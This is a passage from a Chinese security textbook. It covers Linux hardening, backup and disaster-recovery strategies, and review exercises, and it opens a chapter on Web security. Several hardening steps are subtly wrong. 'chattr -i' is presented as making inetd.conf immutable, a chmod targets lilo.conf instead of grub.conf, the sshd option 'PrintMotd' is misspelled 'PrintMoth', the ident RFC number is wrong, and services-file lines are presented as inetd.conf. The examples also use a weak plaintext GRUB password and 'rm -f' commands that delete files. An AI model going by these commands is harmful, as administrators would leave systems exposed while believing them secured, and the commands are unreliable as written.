(1) 编辑/etc/grub.conf 文件，加入参数 password，设置全局和局部密码，使系统在启动时要求密码验证。如下所示：

```
default=0
timeout=5    #等待选择时间，可以把数值设置得大一点
password  123456 #全局密码
splashimage=(hd0,0)/grub/splash.xpm.gz
hiddenmenu
title Enterprise Linux (2.6.18-194.el5)
        root  (hd0,0)
        password  123456  #局部密码
        kernel /vmlinuz-2.6.18-194.el5 ro root=/dev/VolGroup00/LogVol00 rhgb quiet
        initrd /initrd-2.6.18-194.el5.img
```

密码也可以选择 MD5 加密方式，设置方法是：password –md5 <加密后密码>。

(2) 权限设置：设置 grub.conf 文件的权限为仅 root 用户读取。

```
# chmod 600 /etc/lilo.conf
```

(3) 使 grub.conf 文件变为不可更改。

```
# chattr +i  /etc/grub.conf
```

按以上方式设置后，可以防止其他用户对/etc/grub.conf 文件有意或无意的改变，保护系统安全。

4. 删除特殊账户

Unix/Linux 系统中存在大量系统用户和用户组，有些可能永远也用不到，比如 lp、sync、uucp、news、ftp 等。对于有些账号系统采取了不允许登录的措施，但是最安全的方法是将其删除，以绝后患。删除用户的命令如下：

```
# userdel  ftp
```

删除用户组的命令如下：

```
# groupdel ftp
```

5. 自动注销用户

如果用户，尤其对于 root 用户，离开系统的时间比较长，或忘记注销账号，会给入侵者以可乘之机。可以设置系统一段时间无操作自动注销，来保护系统安全。

参数 TMOUT 可以实现自动注销功能，TMOUT 的单位是秒。对于 root 用户，可以通过修改/etc/profile 文件进行设置。普通用户是在用户目录下的.bashrc 文件中设置。如下所示：

```
TMOUT=1800
```

1800 即半小时，登录系统中的用户如果半小时内无操作，则自动注销。该项设置后，对于当前会话无效，用户下次登录时才起作用。

6. 普通用户的访问限制

1) 文件和控制台限制

对于系统中的普通用户，可以用设置权限的方式限制其对某些系统关键文件和特定文件的访问，只给用户能完成工作的最小权限。如取消用户对/etc/rc.d/init.d 目录下 script 文件的所有权限，该目录下存放的是执行或关闭启动时系统执行的脚本文件。

```
# chmod  -R  700  /etc/rc.d/init.d/*
```

还可以通过文件免疫方式，保护文件安全。

```
# chattr  +i  /etc/services
```

除非 root 用户取消该设置，否则不允许普通用户修改和删除该文件。

另外，还应该取消普通用户使用某些关键命令的权限，如有关控制台控制的命令：shutdown、reboot、halt 等。

```
# rm -f /etc/security/console.apps/
```

后面加要注销的程序名。

2) 键盘关闭命令限制

应该禁止普通用户使用 Control-Alt-Delete 键盘关闭命令，在/etc/inittab 文件中注释掉下面的行：

```
#ca: : ctrlaltdel: /sbin/shutdown -t3 - r now
```

保存退出。使用/sbin/init q 命令使配置生效。

3) SU 访问限制

普通用户可以使用 su(Substitute User，替代用户)命令改变为其他用户，如 root 用户。如果不希望任何人通过 su 命令改变为 root 用户，可以限制某些用户使用 su 命令。

在 su 的配置文件/etc/pam.d/su 中，增加如下两行：

```
auth        sufficient     pam_rootok.so debug
auth        required      pam_wheel.so group=wheel
```

通过以上设置，系统只允许 wheel 组成员使用 su 命令成为 root 用户。可以把需要的用户加到 wheel 组中，使其拥有该权限。

7. root 用户限制

1) 登录限制

Unix/Linux 系统中 root 用户拥有最高的权限，root 账号的使用安全直接关系到操作系统的安全，可以对 root 账号的登录控制台进行限制，以保护其安全性。在/etc/securetty 文件中可以定义允许 root 用户登录的 TTY 设备，该文件中列出了所有的 TTY 设备，在不允许登录的设备前面加上“#”，注释掉。

在 Unix/Linux 系统中，用户可以通过 SSH 进行安全连接，在 SSH 的远程连接时，可以禁止 root 用户远程登录。修改/etc/ssh/sshd_config 文件，把

```
#PermitRootLogin yes
```

修改为：

```
PermitRootLogin no
```

2) 使用 sudo

sudo 可以对 root 权限进行控制和审计，以加固操作系统的安全性。sudo 在保证用户正常工作的前提下，尽可能压缩授予用户的权限。它可以让指定用户作为 root 用户或用户组来运行某些命令，还将指定用户使用的命令和参数作详细记录。

8. 关闭不需要的服务

在 Unix 系统和以前版本的 Linux 系统中，系统启动时运行 inetd 进程，它是一个监视网络进程的守护进程。inetd 监听一些网络端口，当有服务请求时，inetd 响应请求并调用相应的服务进程来处理。inetd 实际上是一个服务连接管理，使用它来运行一些简单的服务可以减少系统的负载。在具体实施中，如果考虑到系统安全，还可以停掉某些系统不用

的服务如 telnet、exec、finger 等。文件 inetd.conf 是 inetd 的配置文件，为保护系统安全可对 inetd.conf 作如下设置：

(1)　只允许 root 用户读写该文件。

```
# chmod 600 /etc/inetd.conf
```

(2)　确保/etc/inetd.conf 文件的所有者是 root。

(3)　编辑 inetd.conf 文件(vi /etc/inetd.conf)，关闭不需要的服务，如 ftp、telnet、shell、login、exec、talk、ntalk、imap、pop -2、pop -3、finger、auth 等，方法是在相应位置加“#”，如下所示：

```
…………………..
#ftp            21/tcp
#ftp            21/udp          fsp fspd
ssh             22/tcp                  # SSH Remote Login Protocol
ssh             22/udp              # SSH Remote Login Protocol
#telnet         23/tcp
#telnet         23/udp
………………….
```

(4)　对 inetd.conf 修改后要重启服务进程，使配置生效。

```
# killall -HUP inetd
```

(5)　设置 inetd.conf 文件为不可修改。

```
# chattr  -i  /etc/inetd.conf
```

只有 root 用户才能取消这一属性。

9. tcp_wrappers

tcp_wrappers 为由 inetd 生成的服务提供增强的安全性。它使用访问控制列表(ACL)，提供防止主机名和主机地址欺骗的保护。

tcp_wrappers 的配置文件在/etc 目录下，有两个：host.deny 和 host.allow，两个文件结合，配置对服务的访问控制。

(1)　编辑 host.deny 文件，拒绝所有连接。

```
#Deny access toeveryone
ALL: ALL@ALL, PARANOID
```

(2)　编辑 host.allow，加入允许访问的主机列表。

```
ssh: 192.168.5.188 lili.cn
```

192.168.5.188 和 lili.cn 是允许访问 ssh 服务的 IP 地址和主机名。

(3)　tcpdchk 程序用来检查 tcp_wrappers 设置，并报告发现的潜在的和真实的问题。设置完后运行如下命令：

```
# tcpdchk
```

10. Xinetd

在后来的 Linux 版本和某些 Unix 版本中，xinetd 代替了 inetd。实际上，xinetd 提供类

似于 inetd + tcp_wrappers 的功能，但是更加强大和安全。services 文件中列出了系统提供的一些服务，文件 xinetd.conf 中提供对相应服务的配置。xinetd 提供的安全功能有：

- 支持对 tcp、udp 和 rpc 服务。
- 支持基于时间段的访问控制，同时，能限制启动的所有服务器数目，限制同时运行的同一类型的服务器数目。
- 将某个服务绑定在特定的系统接口上，从而能实现只允许私有网络访问某项服务。
- 有效防止 DoS 攻击。
- 功能完备的 log 功能，即可以记录连接成功也可以记录连接失败的行为，还能限制日志文件(/var/adm/xinetd.log)的大小。

在 xinetd.conf 中设置的服务项必须在/etc/services 中列出，比如可以对 ssh 服务做如下配置：

```
service ssh2
    {
    socket_type = stream
    protocol = tcp
    user = lili
    server = /usr/local/sbin/sshd2
    server_args = -i
    log_on_failure += USERID
    only_from = 192.168.0.0
    no_access = 192.168.62.0
    no_access += 192.168.99.0
    }
```

除了默认设置外，通过 ssh 服务访问服务器需满足的条件有：以 lili 用户运行服务，连接失败时登记的信息中 UID 通过 RFC1314 调用捕获，只有 192.168.0.0 网段可以使用 ssh 访问服务器，但 192.168.62.0 段和 192.168.99.0 段除外。

如果想要关闭某项服务，只需在相应的服务下面设置“disable=yes”即可。

11. 隐藏系统信息暴露

1) 本地用户

默认情况下，登录到 Linux 系统时，会显示操作系统的名称、发行版本、内核版本、服务器名称等信息。对于入侵者来说，这些信息足够用来入侵系统了。因此应该屏蔽这些信息，只显示“login：”提示符。

第一步，编辑/etc/rc.d/rc.local 文件，把登录时有关欢迎信息的设置用“#”注释掉。如下所示：

```
# echo  "" > /etc/issue
# echo  " $ R " > > /etc/issue
# echo "Kernel $ (uname -r) on $ a $ (uname -m) " > > /etc/issue
# cp -f  /etc/issue  /etc/issue.net
# echo > > /etc/issue
```

第二步，删除/etc 目录下面的 issue 和 issue.net 文件：

```
# rm  -f  /etc/issue
```

```
# rm  -f  /etc/issue.net
```

另外，在/etc/motd 文件中也有关于登录信息的设置，在相应的行前加“#”注释掉。

2)　远程访问

当用户远程登录系统时，系统也会显示包括版本号等系统信息和欢迎信息，如果不想显示这些信息，可以通过修改/etc/inetd.conf 文件来达到这个目的。

找到“inetd.conf”文件中的如下行

```
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd
```

修改为：

```
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd -h
```

“-h”表示当用户登录时只显示一个“login：”提示，而不显示系统欢迎信息。

如果使用 ssh 登录，可以在其配置文件/etc/ssh/sshd_config 中，找到：

```
PrintMoth  yes
```

改为：

```
PrintMoth   no
```

12. Shell logging

使用 bash shell 时，在用户个人目录下存在一个.bash_history 文件，该文件用于保存用户使用过的命令。管理员可以通过这个文件查看用户使用过那些命令，但同时也会给入侵者提供方便，因此，应该根据实际情况对该文件保存的命令条数进行合理设置。

可以在/etc/profile 文件中对 bash shell 保存的命令条数进行更改，在该文件中找到如下行：

```
HISTFILESIZE = 80
HISTSIZE = 80
```

表示每个用户的.bash_history 文件只可以保存 80 条使用过的命令。

另外，还可以在/etc/skel/.bash_logout 文件中添加如下配置：

```
rm  -f  $HOME/.bash_history
```

该行表明，当用户每次注销时，.bash_history 文件会被删除。

4.4　灾难备份和恢复

网络安全在一定程度上是为了保护信息和数据的安全，网络及其存储的数据已经成为人类最宝贵的财富，数据一旦丢失将会造成难以估量的损失。保护信息安全除了采取各种安全措施提高网络的安全级别之外，还要采取各种容灾措施，保证网络发生故障后，还能够继续提供服务。

4.4.1 灾难备份

灾难备份(有时可简称“灾备”)的目的是确保重要信息系统的数据安全和关键业务可持续服务，提高系统抵御各种灾难的能力，减少灾难造成的损失。灾难备份一般通过在异地建立和维护一个数据备份系统，利用地理上的分散性来抵御数据灾难性的事件。灾难备份在设计时要考虑很多因素，比如备份的范围，灾难发生时系统要求的恢复时间，系统能容忍的数据丢失量以及资金投入量等。

通常把灾难备份系统分为数据级灾难备份、应用级灾难备份和系统级灾难备份。

1. 数据级灾难备份

数据级灾难备份即数据备份，指为防止系统出现操作失误或系统故障导致数据丢失，而将全部或部分数据集合从应用主机的硬盘或存储阵列中复制到其他存储介质的过程。数据级的灾备只备份业务数据，而不管系统数据和应用程序数据，数据备份需要采取一定措施保证业务数据的完整性、可靠性和安全性。

要进行数据备份，首先要制定数据备份的策略，包括备份周期和备份方式等。从备份的内容出发，可分为以下几种备份策略。

1) 完全备份

完全备份是指按备份周期(如一天)对整个系统所有的数据进行备份，而不管它是否改变。这种备份的方式操作简单，能够克服数据不安全的缺点，并在一定程度上保证数据的完整性。有了完全备份，恢复起来也比较方便，恢复操作可以一次性完成。

完全备份的不足之处是需要占用的磁盘空间比较大，由于每次都要对所有数据进行完全备份，会占用大量的磁盘空间，而且很多数据属于冗余信息，内容是一样的，比较浪费资源。而且完全备份需要的时间比较长，同时也比较消耗系统资源，因此，这种方式不适合业务繁忙的系统。

2) 增量备份

增量备份指系统每次只备份上一次备份后增加的或修改过的部分数据，即只备份更新过的数据，不备份之前的数据。如果采取这种备份方式，每一次的备份数据都很重要，都要妥善保存和管理，而且顺序不能变。

增量备份的优点是减少了数据的冗余，节省了磁盘空间，缩短了备份时间，同时，减少了对系统资源的消耗。它的缺点是数据的恢复过程比较麻烦，需要一系列的文件，进行一系列的操作，也容易出错。

3) 差异备份

差异备份是仅备份上一次完全备份后修改或增加的部分数据。它与增量备份的区别是：增量备份针对上一次备份(增量备份或完全备份)；差异备份针对上一次完全备份。如果只存在两个文件，那么差异备份和增量备份是相同的。

差异备份只需要两个文件就能恢复系统，即上一次完全备份的文件和最新差异备份文件，它兼具了完全备份和增量备份的优点，可节省备份的时间和磁盘的空间，数据恢复的过程也比较简单，最多只需要两次备份文件即可。

4)　累加备份

累加备份采用数据库的管理方式，记录累积每个时间点的变化，并把变化后的值备份到相应的数组中，这种备份方式可恢复到指定的时间点。

累加备份是借助计算机对数据备份进行管理，备份起来比较灵活，恢复也比较方便，但是安全性受到数据库管理的制约，容易出错，而且出错后果比较严重。

5)　按需备份

除了以上的备份策略外，在实际应用过程中，还有一种备份方式比较常用，即按需备份。该方式根据系统和用户需求，随时对所需数据进行备份，它是除正常备份外，额外进行的备份操作。比如在一次事件中，需要备份很少的几个文件或目录，这在实际工作中经常遇到。

在数据备份的实际操作中，常将这几种备份策略组合使用。比如采取完全备份加增量备份的方式，可以选择在系统和网络空闲时(如周六晚上)进行完全备份，然后在之后的几天(周日到周五)，进行增量备份。也可以选择在之后的几天做差异备份，即完全备份加差异备份的方式。另外，如果有特殊情况，按需备份做额外补充。

基于磁盘系统的 PPRC 系统是典型的数据级灾难备份系统。

2. 应用级灾难备份

应用级灾难备份是在数据级灾难备份的基础上，把业务应用处理能力再复制一份，也就是在异地灾难备份中心再构建一套支撑系统。支撑系统包括数据备份系统、备用数据处理系统、备用网络系统等部分。应用级灾难备份能提供应用接管能力，即在生产中心发生故障的情况下，能够在灾难备份中心接管应用，从而尽量减少系统停机时间，提高业务连续性。

要进行数据和应用的异地备份，常采用负载均衡、应用隔离、自动化监控等技术来实现。

1)　负载均衡技术

负载均衡(Load Balance)建立在现有网络结构之上，它提供了一种廉价、有效、透明的方法，来扩展网络设备和服务器的带宽、增加吞吐量、加强网络数据处理能力、提高网络的灵活性和可用性。

负载均衡有两方面的含义：首先，大量的并发访问或数据流量分担到多台节点设备上分别处理，减少用户等待响应的时间；其次，单个重负载的运算分担到多台节点设备上做并行处理，每个节点设备处理结束后，将结果汇总，返回给用户，使系统处理能力得到大幅度提高。

目前有许多不同的负载均衡技术用以满足不同的应用需求，如软件/硬件负载均衡、本地/全局负载均衡、更高网络层负载均衡以及链路聚合技术。

2)　应用隔离技术

对于规模较大的网络，通常把将应用和数据按照业务或地域进行适当分割，以保护用户数据，减少故障的影响。比如在高级操作系统上，按照不同的用户与程序分配不同的地址空间，每个应用程序只能访问自己的数据区，因此一个程序的异常不会影响其他程序和用户。另外，用虚拟机进行逻辑隔离也是应用隔离的典型应用。

3) 利用自动化操作减少人为故障

人工操作系统会受到心情、责任心、技术等人为因素的影响，降低系统的可靠性。自动化的操作方式会减少人工操作的弊端，缩短任务执行时间，保证应用服务的高可靠运行。系统的自动化是指信息和事件根据资源的状态转到自动化设备，自动化设备根据资源的状态进行相应的处理。目前常用的自动化操作方式是心跳检测。

3. 系统级灾难备份

系统级灾难备份既要进行业务数据的备份，还要对信息系统的数据库、系统数据、运行环境、网络环境等进行备份，以便迅速恢复整个系统。需要同时保证业务数据、系统数据和网络系统的完整性、可靠性和安全性。有了系统级灾难备份措施，在整个系统失效时，能够迅速恢复。

实现系统级灾难备份的方式有：冗余、集群和网络恢复技术。

1) 冗余

冗余又叫储备，是利用系统的关联模型来提高系统可靠性的一种手段。冗余系统包括主部件和冗余部件，一旦主部件发生故障，冗余部件立即接替主部件继续工作，避免停机。

冗余包括全备用冗余和分担冗余两种模式。全备用冗余指正常工作时，主部件处于激活状态，冗余部件处于备用状态，不参与任何工作。分担冗余是指主部件和冗余部件一起分担任务，一个发生故障，则由另一个全部接管所有工作。

冗余主要针对易失效的关键部件，计算机常用的部件冗余有：

- 磁盘系统冗余。磁盘阵列(RAID)是磁盘系统冗余的典型应用，有效数据和校验数据均匀分布在多个硬盘中，一块硬盘的损坏不影响有效数据的完整性。
- 电源系统冗余。采用 N+1 热插拔电源，某个电源发生故障不影响系统正常运行。
- 网络系统冗余。自动控制冗余网卡，系统正常工作是分担网络流量，一块网卡出现故障，自动切换到其他网卡。
- 双机热备系统。系统包括主主机和备用主机，可同时工作，也可一个工作，一个处于备用状态，一旦一台主机发生故障，自动切换到另一台。

2) 集群

集群是由一些相互连接在一起的计算机构成的并行或分布式系统。这些计算机并行计算从而获得很高的计算速度，也可用多个计算机做备份。其中任何一台机器出现故障，不影响整个系统的正常运行。集群服务在客户端看来就像是一直有个服务器在工作，而对内来说，集群内的计算机通过集群软件相连接。正常工作时，计算机间不断发送信号，外面来的负载通过一定的机制动态地分配到这些节点机中去，从而达到超级服务器才有的高性能、高可用的要求。当某服务器出现故障，其他服务器接收不到其发出的信号时，集群软件的切换功能会发生作用，故障服务器的工作被其他指定服务器接管，从而保证服务器的不间断运行。

3) 网络恢复技术

常用的网络恢复技术包括：链路层网络恢复、交换层网络恢复和路由层网络恢复。链路层网络恢复可以通过链路备份和实现转换；交换层网络恢复需要动态网络路由重选，来

保证应用能够在不中断最终用户的情况下转入备用数据中心；路由层网络恢复可以通过 APPN 或标准的路由协议来完成。

目前存在的备份技术有：虚拟存储、数据迁移、LAN free、IP 存储、光纤存储等新技术。

4.4.2　灾难恢复

灾难恢复措施在整个信息安全保护中占有相当重要的位置，因为它关系到系统在经历灾难后能否迅速恢复运行。

灾难恢复工作，包括灾难恢复规划和灾难备份中心的日常运行、关键业务功能在灾难备份中心的恢复和重续运行，以及主系统的灾后重建和回退工作，还涉及突发事件发生后的应急响应。

1. 灾难恢复的过程

灾难恢复规划是一个周而复始、持续改进的过程，包含 4 个阶段：灾难恢复需求的确定、灾难恢复策略的制定、灾难恢复策略的实现、灾难恢复预案实现。

1)　灾难恢复需求的确定

首先应该进行风险分析和灾难发生对业务影响的分析，了解相关业务功能之间的相关性，对业务中断进行定量或定性的评估。既要考虑直接或间接的经济损失，也要考虑组织声誉、顾客忠诚度、社会影响等非经济损失。然后根据风险和业务影响分析的结果，确定灾难恢复的目标，包括要恢复的关键业务的功能及恢复的优先顺序，灾难恢复的时间范围。灾难恢复的时间范围包括恢复时间目标(RTO，信息系统或业务功能从停顿到必须恢复的时间要求)、恢复点目标(RPO，系统和数据必须恢复到的时间点要求)。

2)　灾难恢复策略的制定

根据灾难恢复目标，按照灾难恢复资源的成本与风险可能造成的损失之间取得平衡的原则，确定每项关键业务功能的灾难恢复策略，不同的业务功能可采用不同的灾难恢复策略。灾难恢复策略主要包括：灾难恢复资源的获取方式、灾难恢复能力等级或灾难恢复资源各要素的具体要求。灾难恢复资源主要来源于之前的灾难备份，如数据备份、业务应用的备份、系统备份、网络系统及各种硬件设施的备份等。

3)　灾难恢复策略的实现

根据灾难恢复策略制定相应的灾难备份系统技术方案，为确保技术方案满足灾难恢复策略的要求，应由相关部门的技术人员对方案进行确认和验证，并记录和保存其结果。对技术方案制订测试计划，并组织最终用户共同进行测试，确认能够实现如下功能：

- 数据恢复功能；
- 在限定的时间内，利用备份数据正确恢复系统、应用软件及各类数据，并可正确恢复各项关键业务功能；
- 客户端可与备用数据处理系统通信正常。

为达到灾难恢复的目标，灾难备份中心应保证备份的及时性和有效性以及灾难来临时有效的应急响应和处理能力。

4) 灾难恢复预案的实现

灾难恢复预案的制定应遵循完整性、易用性、明确性、有效性和兼容性原则，且应经过起草、评审、测试、完善、审核和批准的过程。灾难恢复预案应定期进行演练，演练的整个过程应有详细的记录，并形成报告，如果与预期不符，应及时对预案进行相应的修改。另外，预案也应根据业务流程和信息系统的变换，及时变更。预案应具备严格的管理制度，如专人负责、多份拷贝、统一更新等。

4.5 本章小结

本章通过大量的实例介绍了与操作系统安全有关的相关知识。首先介绍了操作系统安全的概念、安全要求和安全机制。讲述了 Windows 7 操作系统的安全机制，重点介绍了 Windows 7 操作系统的安全配置，读者可以通过这些配置加强计算机的安全性。接着介绍了 Unix/Linux 系统的安全性，从系统的安装到日常维护，列出了能够增强操作系统安全的配置选项。最后简要介绍了系统的灾难备份和恢复。

4.6 课后习题

1. 填空题

(1) 安全操作系统的设计有两种方式：一种是 ____________就充分考虑系统的安全性；另一种是基于一个通用的操作系统，专门 ____________________，并通过相应的安全性评测。

(2) 访问控制是指实施 __________ 的用户访问控制，细化访问权限等。

(3) 为满足操作系统的安全性要求，所采用的安全措施和机制主要有________、访问控制和_________。

(4) 在 Unix/Linux 系统中，代表文件权限的第一个八进制数分别代表________、SGID 位和________。

2. 选择题

(1) 在 Windows 7 中，可以利用( )功能加密磁盘和磁盘中的数据。

A. SuiteB　　B. BitLocker

C. Biometric Framework　　D. Applocker

(2) 为阻止一个特定的用户登录系统，Linux 可以使用的命令解释程序有( )。

A. /dev/null　　B. /bin/bash

C. /sbin/nologin　　D. /sbin/sh

3. 判断题

(1) 在 Windows 7 中，Bitlocker 可以对移动磁盘进行加密。 ( )

(2) DirectAccess 在 Windows 7 中的功能等同于 VPN。 ( )

(3) Windows 7 的安全性是从系统架构出发，从底层设计开始就将安全考虑进去。 (　　)

4. 简答题

(1) 什么是安全操作系统？
(2) Windows 7 操作系统的安全性主要表现在哪些方面？
(3) 在标准 Unix/Linux 系统中，操作系统维护哪些日志，记录哪些信息？
(4) 什么是数据级灾难备份？有几种备份策略？
(5) 灾难恢复一般要经历哪些步骤？

5. 操作题

(1) 打开 Windows 防火墙，进行如下设置：
还原默认设置；
阻止所有主机对本机 TCP 135 和 UDP 135 端口的连接；
阻止所有主机对本机 TCP 22 端口的连接；
允许用户局域网内某台主机对本机 TCP 22 端口的连接。
(2) 配置 Linux 服务器安全，要求如下：
设置系统启动时要求密码验证；
查看/etc/passwd,注释掉暂时不用的用户；
如果用户登录系统一小时内无动作，则自动注销；
关闭系统的 telnet、exec、rpc、ftp 和 finger 服务；
禁止用户通过 root 身份远程 ssh 登录系统；
用户注销时，删除其历史命令。

第 5 章 Web 安全

Web 服务是一种很有前途的解决方案，它可以实现客户和企业之间快速而灵活的信息共享。Web 服务能够访问那些以前被锁定在公司网络内部并且只能通过专用软件来访问的数据。

正因为网络 Web 服务应用的如此广泛，又在生活中扮演着重要的角色，Web 服务在为我们带来好处的同时也引发了一个严重的风险：敏感的、保密的数据可能会泄露给那些不应该看到的人。所以其安全性是不容忽视的，它是网络能否经历考验的关键，如果安全性不好会给人们带来很多麻烦。Web 信息交流已经是生活中必不可少的一个环节，然而最初 Web 信息安全却得不到相应的重视。

5.1 Web 安全基础

5.1.1 Web 应用的基础概念

在讨论 Web 应用安全之前，先简单介绍一下 Web 应用基础概念，这样便于理解为什么 Web 应用是脆弱的，容易受到攻击。

1. 什么是 Web 应用

Web 应用是由动态脚本、编译过的代码等组合而成。它通常架设在网络服务机群 DMZ 区的 Web 服务器上，用户使用通用的 Web 浏览器，通过接入网络连接到 Web 服务器。用户发出请求，服务器根据请求的 URL 的地址连接，找到对应的网页文件，发送给用户，两者对话的“官方语言”是 http 协议。网页文件是用文本描述的，HTML/XML 格式，在用户浏览器中有个解释器，把这些文本描述的页面恢复成图文并茂、有声有影的可视页面。

2. Web 访问和 Web 页发展

通常情况下，用户要访问的页面都在 Web 服务器的某个固定目录下，是一些.html 或.xml 文件，用户通过页面上的“超链接”。在网站页面之间“跳跃”，这就是静态的网页。后来人们觉得这种方式只单向地为用户展示信息、信息发布还可以，但让用户做一些比如身份认证、投票选举之类的事情就比较麻烦，由此产生了动态网页的概念。所谓动态就是利用 Flash、PHP、ASP、Java 等技术在网页中嵌入一些可运行的程序，用户浏览器在解释页面时看到这些程序就启动运行它。程序的用法很灵活，可以展示一段动画(如 Flash)，也可以在你的 PC 上生成一个文件，或者接收输入的一段信息。这样就可以根据用户的“想法”，即有效操作，对页面进行定制处理。让用户访问时，看到的是上次设计好的特有风格。典型的例子就是 QQ 空间、百度空间和一些支持客户自定义 CSS 和框架样式的网站。“贵宾的感觉”是每个人都喜欢的，更何况是在虚拟的网络世界中。

动态 Web 页面的使用让 Web 服务模式有了“双向交流”的能力，Web 服务模式也可以像传统软件一样进行各种事务处理，如编辑文件、利息计算、提交表格等，Web 架构的适用面大大扩展，之所以 Web 2.0 可以成为 SOA 架构的实现技术之一，这些动态页面程序是功不可没的。

这些程序可以嵌入在页面中，也可以以文件的形式单独存放在 Web 服务器的目录里，如 asp、php、jsp 文件等。可以在开发时指定它们是在用户端运行，还是在服务器端运行。大多数程序启用了在服务器端运行，所以用户不能看到这些程序的源代码，服务的安全性也大大提高。这样功能性的程序越来越多，形成常用的工具包，可以单独管理。Web 业务开发时，直接使用就可以了，它们实际上是 Web 服务器处理能力的扩展。

静态网页与小程序都是事先设计好的，一般不经常改动。但网站上很多内容需要经常更新，如新闻、博客文章、互动游戏等，这些变动的数据放在静态的程序中显然不适合，传统的办法是数据与程序分离，采用专业的数据库。Web 开发者在 Web 服务器后边增加了一个数据库服务器，这些经常变化的数据存进数据库，可以随时更新。当用户请求页面

时，根据用户要求的页面，涉及动态数据的地方，利用 SQL 数据库或者其他数据库语言，从数据中读取最新的数据，生成“完整”页面，最后送给用户，如股市行情曲线，就是由不断刷新的程序控制。

3. Web 攻击的发展

Web 攻击发展也可以分为几个阶段。在 Web 1.0 时代，人们更多的关注服务器端动态脚本的安全问题，比如将一个可执行脚本(俗称 Webshell)上传到服务器上，从而获得权限。动态脚本语言的普及，以及 Web 技术发展初期对安全问题认知的不足导致很多“血案”的发生，同时也遗留下很多问题。比如曾经风靡一时的 PHP 至今仍然只能靠较好的代码规范来保证没有文件包含漏洞，而无法在语言本身上杜绝安全问题的发生。

后来发展到了 SQL 的注入，这可以说是 Web 安全历史上的一个里程碑，最早出现在 1999 年，当时发展事态很快成为了 Web 安全攻击的最热门手段。当时黑客们的发现可以通过 SQL 注入得到很多敏感重要的数据信息，有些甚至获得了服务器系统权限。发展至今 SQL 注入仍然是一个 Web 安全重要威胁。

相继之后出现了 XSS(跨站脚本攻击)。事实上 XSS 的出现几乎和 SQL 注入是同时期的，但是当时黑客和安全领域更多的关注与 SQL 注入入侵。而跨站脚本攻击真正发展为热门是在 2003 年之后的。著名的 Myspace 的 XSS 蠕虫事件致使安全界对 XSS 重视了很多。

到了 Web 2.0 的问世和兴起，XSS 和 CSRF 攻击已经变得更为强大。攻击的形式也不仅限于服务器服务端，黑客们的目光开始更多关注于客户端的浏览器和用户入侵。比如出现了跨站点请求伪造(CSRF)、点击劫持(ClickJacking)。

Web 发展到今天构建了丰富多彩的互联网。互联网业务的蓬勃发展，催生了许多新兴的脚本语言，比如 Pyphon、Ruby、NodeJS 等，致使 Web 安全技术的发展也紧跟互联网发展的脚步，不断地演化出新的变化。

4. Cookies 和 Session 的产生

Cookies：是一种能够让网站服务器把少量数据储存到客户端的硬盘或内存，或是从客户端的硬盘读取数据的一种技术。Cookies 是当你浏览某网站时，由 Web 服务器置于你硬盘上的一个非常小的文本文件，它可以记录你的用户 ID、密码、浏览过的网页、停留的时间等信息。当你再次来到该网站时，网站通过读取 Cookies，得知你的相关信息，就可以做出相应的动作，如在页面显示欢迎你的标语，或者让你不用输入 ID 和密码就可以直接登录等。

Session：是指一个终端用户与交互系统进行通信的时间间隔，通常指从注册进入系统到注销退出系统之间所经过的时间。具体到 Web 中的 Session 指的就是用户在浏览某个网站时，从进入网站到浏览器关闭所经过的这段时间，也就是用户浏览这个网站所花费的时间。

从上述的定义中我们可以看到，Session 实际上是一个特定的时间概念。也就是当一个访问者来到你的网站的时候一个 Session 就开始了，当他离开的时候 Session 就结束了。Session 把用户的一些参数信息存在服务器的内存中，或写在服务器的硬盘文件中，用户

是不可见的，这样用户用不同的电脑访问时的贵宾待遇就同样了，Web 服务器总能记住你的“样子”，一般情况下，Cookies 与 Session 可以结合使用。

Cookies 在用户端，一般采用加密方式存放就可以了；Session 在服务器端，信息集中，被篡改的问题会很严重，所以一般放在内存里管理，尽量不存放在硬盘上。

总之，Web 服务器上有两种服务用数据要保证安全：一是页面文件(.html、.xml 等)，这里包括动态程序文件(.php、.asp、.jsp 等)，一般存在于 Web 服务器的特定目录中，或是中间服务器上；二是后台的数据库，如 Oracle、SQL Server 等，其中有存放数据的动态网页生成时需要的数据，也有业务管理数据、经营数据。

5.1.2 Web 应用的架构

尽管不同的网站会有不同的 Web 环境搭建方式，但一个典型的 Web 应用通常是标准的三层架构模型。如图 5-1 所示的 Web 环境三层模型。

